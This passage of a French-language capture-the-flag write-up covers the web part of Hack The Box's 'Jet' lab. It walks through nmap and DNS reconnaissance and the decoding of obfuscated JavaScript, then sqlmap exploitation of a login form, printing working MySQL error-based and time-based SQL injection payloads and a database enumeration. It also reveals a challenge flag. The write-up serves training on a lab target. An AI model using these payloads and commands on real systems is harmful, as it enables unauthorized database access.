
Jet Part 1

By Youness LAGNAOUI



Intro

Petit WriteUp de la partie Web de la fortress Jet accessible à partir du rang "Hacker" sur Hack the Box.

I. Enumération :

I.1 Nmap Scan :


```
└─$ nmap -p- 10.13.37.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-14 12:10 EDT
Nmap scan report for 10.13.37.10
Host is up (0.029s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
5555/tcp open  freeciv
7777/tcp open  cbt
```

```
9201/tcp open  wap-wsp-wtp


Nmap done: 1 IP address (1 host up) scanned in 17.61 seconds
```

Dans ce writeup on va se focus sur la partie Web donc port 80 et 53.

I.2 web recon (first flag) :

Si on se connecte à l'url http://IP on observe directement le premier flag :



Après avoir lancé des bruteforce d'URL avec Gobuster on ne trouve pas d'URL intéressantes.... That's sad

I.2 web recon (second flag) :

Dans la phase de scan avec Nmap on a pu voir que la box a un service de "Domain" sur le port 53. Cela signifie que la box à son propre "DNS" donc il y a un domaine qui tourne pour l'IP de la machine. Il faut donc définir quel est le domaine pour cette machine :


```
└─$ dig @10.13.37.10 -x 10.13.37.10


; <<>> DiG 9.18.10-2-Debian <<>> @10.13.37.10 -x 10.13.37.10
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 2871
;; flags: qr aa rd; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available
```

```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;10.37.13.10.in-addr.arpa.      IN      PTR

;; AUTHORITY SECTION:
37.13.10.in-addr.arpa.  604800  IN      SOA     www.securewebinc.jet.
securewebinc.jet. 3 604800 86400 2419200 604800

;; Query time: 31 msec
;; SERVER: 10.13.37.10#53(10.13.37.10) (UDP)
;; WHEN: Sat Oct 14 12:21:38 EDT 2023
;; MSG SIZE  rcvd: 109
```

On remarque que le domaine de la machine est www.securewebinc.jet

Il faut donc ajouter dans notre fichier /etc/hosts de notre machine kali linux l'IP de la machine du challenge ainsi que son domaine www.securewebinc.jet pour que notre kali sache que www.securewebinc.jet correspond à la machine que nous attaquons et puisse faire la résolution du domaine.


après avoir ajouté le domaine dans le fichier /etc/hosts de notre machine nous pouvons nous connecter à l'url http://www.securewebinc.jet et on obtient le deuxième flag :



I.3 web recon (flag 3)

Après avoir lancé gobuster sur l'url http://www.securewebinc.jet rien d'intéressant n'est trouvé....

Après avoir regardé le code source du site on peut voir un fichier javascript intéressant :



Le js/secure.js :

```
eval(String.fromCharCode(102,117,110,99,116,105,111,110,32,103,101,116,83,116,97,116,115,40,41,10,123,10,32,32,32,32,36,46,97,106,97,120,40,123,117,114,108,58,32,34,47,100,105,114,98,95,115,97,102,101,95,100,105,114,95,114,102,57,69,109,99,69,73,120,47,97,100,109,105,110,47,115,116,97,116,115,46,112,104,112,34,44,10,10,32,32,32,32,32,32,32,32,115,117,99,99,101,115,115,58,32,102,117,110,99,116,105,111,110,40,114,101,115,117,108,116,41,123,10,32,32,32,32,32,32,32,32,36,40,39,35,97,116,116,97,99,107,115,39,41,46,104,116,109,108,40,114,101,115,117,108,116,41,10,32,32,32,32,125,44,10,32,32,32,32,101,114,114,111,114,58,32,102,117,110,99,116,105,111,110,40,114,101,115,117,108,116,41,123,10,32,32,32,32,32,32,32,32,32,99,111,110,115,111,108,101,46,108,111,103,40,114,101,115,117,108,116,41,59,10,32,32,32,32,125,125,41,59,10,125,10,103,101,116,83,116,97,116,115,40,41,59,10,115,101,116,73,110,116,101,114,118,97,108,40,102,117,110,99,116,105,111,110,40,41,123,32,103,101,116,83,116,97,116,115,40,41,59,32,125,44,32,49,48,48,48,48,41,59));
```

pour éviter d'executer le code et faire de potentielles dingueries (si jamais le code est malveillant on sait jamais....)

Pour savoir ce que fait le code on peut ouvrir une console js sur le navigateur en entrer la commande :

```
a = String.fromCharCode(102,117,110,99,116,105,111,110,32,103,101,116,83,116,97,116,115,40,41,10,123,10,32,32,32,32,36,46,97,106,97,120,40,123,117,114,108,58,32,34,47,100,105,114,98,95,115,97,102,101,95,100,105,114,95,114,102,57,69,109,99,69,73,120,47,97,100,109,105,110,47,115,116,97,116,115,46,112,104,112,34,44,10,10,32,32,32,32,32,3
```

```
2,32,32,115,117,99,99,101,115,115,58,32,102,117,110,99,116,105,111,110,40,114,101,1
15,117,108,116,41,123,10,32,32,32,32,32,32,32,32,36,40,39,35,97,116,116,97,99,107,1
15,39,41,46,104,116,109,108,40,114,101,115,117,108,116,41,10,32,32,32,32,125,44,10,
32,32,32,32,101,114,114,111,114,58,32,102,117,110,99,116,105,111,110,40,114,101,115
,117,108,116,41,123,10,32,32,32,32,32,32,32,32,32,99,111,110,115,111,108,101,46,108
,111,103,40,114,101,115,117,108,116,41,59,10,32,32,32,32,125,125,41,59,10,125,10,10
3,101,116,83,116,97,116,115,40,41,59,10,115,101,116,73,110,116,101,114,118,97,108,4
0,102,117,110,99,116,105,111,110,40,41,123,32,103,101,116,83,116,97,116,115,40,41,5
9,32,125,44,32,49,48,48,48,48,41,59)
```

Pour n'avoir que du text et pas le "eval" qui execute le code (risqué)


ça donne :

```
> a =
  String.fromCharCode(102,117,110,99,116,105,111,110,32,103,101,116,83,116,97,116,115,40,41,10,123,10,32,32,32,32,36,46
  ,97,106,97,120,40,123,117,114,108,58,32,34,47,100,105,114,98,95,115,97,102,101,95,100,105,114,95,114,102,57,69,109,99
  ,69,73,120,47,97,100,109,105,110,47,115,116,97,116,115,46,112,104,112,34,44,10,10,32,32,32,32,32,32,32,32,115,117,99,
  99,101,115,115,58,32,102,117,110,99,116,105,111,110,40,114,101,115,117,108,116,41,123,10,32,32,32,32,32,32,32,32,36,4
  0,39,35,97,116,116,97,99,107,115,39,41,46,104,116,109,108,40,114,101,115,117,108,116,41,10,32,32,32,32,125,44,10,32,3
  2,32,32,101,114,114,111,114,58,32,102,117,110,99,116,105,111,110,40,114,101,115,117,108,116,41,123,10,32,32,32,32,32,
  32,32,32,32,99,111,110,115,111,108,101,46,108,111,103,40,114,101,115,117,108,116,41,59,10,32,32,32,32,125,125,41,59,1
  0,125,10,103,101,116,83,116,97,116,115,40,41,59,10,115,101,116,73,110,116,101,114,118,97,108,40,102,117,110,99,116,10
  5,111,110,40,41,123,32,103,101,116,83,116,97,116,115,40,41,59,32,125,44,32,49,48,48,48,48,41,59)
< `function getStats()\n{\n    $.ajax({url: "/dirb_safe_dir_rf9EmcEIx/admin/stats.php",\n\n        success: function(re
  sult){\n        $('#attacks').html(result)\n    },\n    error: function(result){\n        console.log(result);\n
  }});\n}\ngetStats();\nsetInterval(function(){ getStats(); }, 10000);`
>
```

On voit une URL sympathique : /dirb_safe_dir_rf9EmcEIx/admin/stats.php

Quand on va dessus rien de fou mais quand on va à l'url :

http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/ on est redirigé vers l'url :
http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/login.php




Le code source du login leak un flag :

```
25   <![endif]-->
26
27 </head>
28 <body class="hold-transition login-page">
29 <div class="login-box">
30   <div class="login-logo">
31     <b>Secureweb Inc.</b>
32   </div>
33   <!-- /.login-logo -->
34   <div class="login-box-body">
35     <p class="login-box-msg">
36         Authorized use only.
37         <br>
38         <span class="text-danger">
39                 </span>
40     </p>
41
42     <!-- JET{s3cur3_js_w4s_not_s0_s3cur3_4ft3r4ll} -->
43     <form action="/dirb_safe_dir_rf9EmcEIx/admin/dologin.php" method="post">
44       <div class="form-group has-feedback">
45         <input name="username" type="username" class="form-control" placeholder="Username">
46         <span class="glyphicon glyphicon-envelope form-control-feedback"></span>
47       </div>
48       <div class="form-group has-feedback">
49         <input name="password" type="password" class="form-control" placeholder="Password">
50         <span class="glyphicon glyphicon-lock form-control-feedback"></span>
51       </div>
52       <div class="row">
53         <div class="col-xs-8">
54           <div class="checkbox icheck">
55             <label>
56               <input type="checkbox"> Remember Me
57             </label>
58           </div>
59         </div>
```

Web Exploit

Login Bypass

J'ai passé pas mal de temps dessus... le code source ne leak rien d'interresant et j'ai tester des SQLi basiques rien ne passe et pas de trucs intéressant dans les cookies à part un PHPSESSIONID (pas fou fou) ducoup je me suis dis "it's sqlmap time !". Bon ducoup let's go utiliser Burp pour intercepter la requête du login :



On sauvegarde le contenu de la requête dans un fichier txt puis c'est parti pour sqlmap :

```
sqlmap -r req.txt
```

Ce qui donne :

```
[*] starting @ 13:10:44 /2023-10-14/

[13:10:44] [INFO] parsing HTTP request from 'req.txt'
[13:10:44] [INFO] testing connection to the target URL
got a 302 redirect to
'http://www.securewebinc.jet:80/dirb_safe_dir_rf9EmcEIx/admin/login.php'. Do you
want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to
a new location? [Y/n] Y
[13:10:53] [INFO] testing if the target URL content is stable
```

```
[13:10:53] [WARNING] POST parameter 'username' does not appear to be dynamic
[13:10:53] [INFO] heuristic (basic) test shows that POST parameter 'username' might
be injectable (possible DBMS: 'MySQL')
[13:10:53] [INFO] testing for SQL injection on POST parameter 'username'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n] Y
[13:11:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:11:04] [INFO] testing 'Boolean-based blind - Parameter replace (original
value)'
[13:11:04] [INFO] testing 'Generic inline queries'
[13:11:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL
comment)'
[13:11:05] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL
comment)'
[13:11:06] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT -
MySQL comment)'
[13:11:07] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER
BY or GROUP BY clause'
[13:11:09] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY
or GROUP BY clause (MAKE_SET)'
[13:11:11] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY
or GROUP BY clause (MAKE_SET)'
[13:11:14] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY
or GROUP BY clause (ELT)'
[13:11:16] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY
or GROUP BY clause (ELT)'
[13:11:19] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY
or GROUP BY clause (bool*int)'
[13:11:21] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY
or GROUP BY clause (bool*int)'
[13:11:24] [INFO] testing 'MySQL boolean-based blind - Parameter replace
(MAKE_SET)'
[13:11:24] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET
- original value)'
[13:11:24] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[13:11:24] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT -
original value)'
[13:11:24] [INFO] testing 'MySQL boolean-based blind - Parameter replace
```

```
(bool*int)'
[13:11:24] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int
- original value)'
[13:11:24] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY
clause'
[13:11:24] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY
clause (original value)'
[13:11:24] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY
clause'
[13:11:24] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY
clause (original value)'
[13:11:24] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Stacked queries'
[13:11:25] [INFO] testing 'MySQL < 5.0 boolean-based blind - Stacked queries'
[13:11:25] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (BIGINT UNSIGNED)'
[13:11:28] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause
(BIGINT UNSIGNED)'
[13:11:30] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (EXP)'
[13:11:33] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause
(EXP)'
[13:11:35] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (GTID_SUBSET)'
[13:11:38] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause
(GTID_SUBSET)'
[13:11:40] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (JSON_KEYS)'
[13:11:42] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause
(JSON_KEYS)'
[13:11:45] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (FLOOR)'
[13:11:46] [INFO] POST parameter 'username' is 'MySQL >= 5.0 AND error-based -
WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[13:11:46] [INFO] testing 'MySQL inline queries'
[13:11:46] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[13:11:46] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[13:11:46] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[13:11:46] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[13:11:46] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[13:11:46] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
```

```
[13:11:46] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[13:11:56] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND
time-based blind (query SLEEP)' injectable
[13:11:56] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[13:11:56] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[13:11:56] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[13:11:56] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[13:11:56] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[13:11:56] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[13:11:56] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[13:11:56] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[13:11:56] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[13:11:56] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[13:11:56] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if
any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 940 HTTP(s)
requests:
---
Parameter: username (POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: username=dede'||(SELECT 0x4b4a546b WHERE 4030=4030 AND (SELECT 8899
FROM(SELECT COUNT(*),CONCAT(0x7162716a71,(SELECT
(ELT(8899=8899,1))),0x71626a7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS
GROUP BY x)a))||'&password=dede

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=dede'||(SELECT 0x4f7a465a WHERE 8223=8223 AND (SELECT 5050
FROM (SELECT(SLEEP(5)))KdQa))||'&password=dede
---
[13:12:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.0
[13:12:02] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/www.securewebinc.jet'
[13:12:02] [WARNING] your sqlmap version is outdated
```

```
[*] ending @ 13:12:02 /2023-10-14/
```

Boooon bah finalement c'est vulnérable aux SQLi....

Allez c'est parti pour énumérer et dump la database :

Etape 1 : on trouver le nom de la base de donnée actuellement utilisée par le site :

```
sqlmap -r req.txt --current-db
```

```
[13:14:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL ≥ 5.0
[13:14:32] [INFO] fetching current database
[13:14:32] [INFO] retrieved: 'jetadmin'
current database: 'jetadmin'
[13:14:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.securewebinc.jet'
[13:14:32] [WARNING] your sqlmap version is outdated

[*] ending @ 13:14:32 /2023-10-14/
```

On voit que le nom de la base de donnée est 'jetadmin'

Etape 2 on récupère le nom des tables de la BDD :


```
sqlmap -r req.txt -D jetadmin --tables
```

```
[13:16:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL ≥ 5.0
[13:16:19] [INFO] fetching tables for database: 'jetadmin'
[13:16:19] [INFO] retrieved: 'users'
Database: jetadmin
[1 table]
+-------+
| users |
+-------+

